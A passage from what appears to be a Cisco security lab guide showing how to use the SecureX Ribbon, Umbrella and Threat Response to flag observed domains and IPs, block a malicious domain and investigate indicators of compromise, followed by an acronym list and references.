
**Step 3.** Click on the Find Observables icon.




**Step 4.** This panel lists all the observables found on this webpage. Icons are color coded to indicate its disposition.

- **Green:** Clean
- **Red:** Malicious


- Light Grey: Suspicious
- Dark Grey: Unknown



Step 5. Click on the dropdown arrow next to rimrun.com.




Step 6. Under Umbrella, click on Block this domain.



**Step 7.** In Umbrella, navigate to **Reporting > Management > Admin Audit Log**.

**Step 8.** If the integration was successful, an entry will be shown to add rimrun.com to the domain list for blocked traffic.



### Test Case #2 – Automatically Research Indicators of Compromise

SecureX threat response provides an interface that shows all the observables found during an investigation and indicates relationships between them. The relations graph is a visually intuitive guide to enrichment results, which allows for an at-a-glance verdict for the observables you are investigating (malicious, benign, and unknown) and helps you immediately tell if these observables are seen locally in your network.

**Step 1.** Continuing from test case number two, click on the **Malicious** and **Unknown** icons in the SecureX Ribbon browser extension.

Observables on Page 1 10 0 5

Found 16 observables.

- Office36o.com
- coldfart.com
- hr-wipro.com
- kuternull.com
- rimrun.com
- snort.org
- 107.161.23.204
- 108.62.141.247
- 192.161.187.200

[Add 15 Observables to Case](#) [Investigate in Threat Response](#)

**Step 2.** Click Investigate in Threat Response.


**Note:** Make sure you are signed into Threat Response when you run this step.

**Step 3.** In the Graph widget, click on Mode and change to Expanded.


Graph Dispositions: All Types: All Mode: Expanded Showing 16 nodes

- Simplify
- Expanded

**Step 4.** The **Graph** widget shows all the file hashes, IP addresses and domains that were highlighted for investigation. Threat Response gets data from all the security products that have been linked to it (in this case Umbrella, Secure Endpoint and Secure Network Analytics) to see if any of these have been seen in the environment.



**Step 5.** In this lab, we can see queries were made to two of the malicious domains from one of the lab devices, which were picked up by Umbrella.





---

## Appendix

### Appendix A- Acronyms Defined

**AD DS** – Active Directory Domain Services

**AMP** – Advanced Malware Protection

**ANC** – Adaptive Network Control

**APTs** – Advanced Persistent Threats

**C2** – Command and Control

**CA** – Certificate Authority

**CMD** – Cloud Mailbox Defense

**DDoS** – Distributed Denial of Service

**DLL** – Dynamic Link Library

**DNG** – Duo Network Gateway

**DNS** – Domain Name System

**FMC** – Firepower Management Center

**HTTP** – Hypertext Transfer Protocol

**IoCs** – Indicators of Compromise

**ISE** – Identity Services Engine

**MFA** – Multi-Factor Authentication

**NBAR** – Network Based Application Recognition

**NDR** – Network Detection & Response

**OU** – Organizational Unit

**PINs** – Places in the Network

**SMC** – Stealthwatch Management Console

**SSL** – Secure Socket Layer

**VPN** – Virtual Private Network

### Appendix B- References

- **Cisco Email Security:**  
<https://docs.ces.cisco.com/>
- **Cisco SAFE:**  
[https://www.cisco.com/c/en/us/solutions/enterprise/design-zone-security/landing\\_safe.html](https://www.cisco.com/c/en/us/solutions/enterprise/design-zone-security/landing_safe.html)
- **Cisco Secure Access by Duo:**  
<https://duo.com/>

- 
- **Cisco Secure Endpoint:**  
<https://www.cisco.com/c/en/us/products/security/amp-for-endpoints/index.html>
  - **Cisco Secure Malware Analytics:**  
<https://www.cisco.com/c/en/us/products/security/threat-grid/index.html>
  - **Cisco Secure Network Analytics:**  
<https://www.cisco.com/c/en/us/products/security/stealthwatch/index.html>
  - **Cisco SecureX Threat Response:**  
<https://www.cisco.com/c/en/us/products/security/threat-response.html>
  - **Cisco Security and MITRE ATT&CK Whitepaper:**  
<https://www.cisco.com/c/dam/en/us/products/collateral/security/mitre-att-ck-wp.pdf>
  - **Cisco Umbrella:**  
<https://docs.umbrella.com/>
  - **MITRE ATT&CK:**  
<https://attack.mitre.org/>
  - **Talos Blog:**  
<https://blog.talosintelligence.com/>

**Americas Headquarters**  
Cisco Systems, Inc.  
San Jose, CA

**Asia Pacific Headquarters**  
Cisco Systems (USA) Pte. Ltd.  
Singapore

**Europe Headquarters**  
Cisco Systems International BV Amsterdam,  
The Netherlands

Cisco has more than 200 offices worldwide. Addresses, phone numbers, and fax numbers are listed on the Cisco Website at <https://www.cisco.com/go/offices>.

Cisco and the Cisco logo are trademarks or registered trademarks of Cisco and/or its affiliates in the U.S. and other countries. To view a list of Cisco trademarks, go to this URL: <https://www.cisco.com/go/trademarks>. Third-party trademarks mentioned are the property of their respective owners. The use of the word partner does not imply a partnership relationship between Cisco and any other company. (1110R)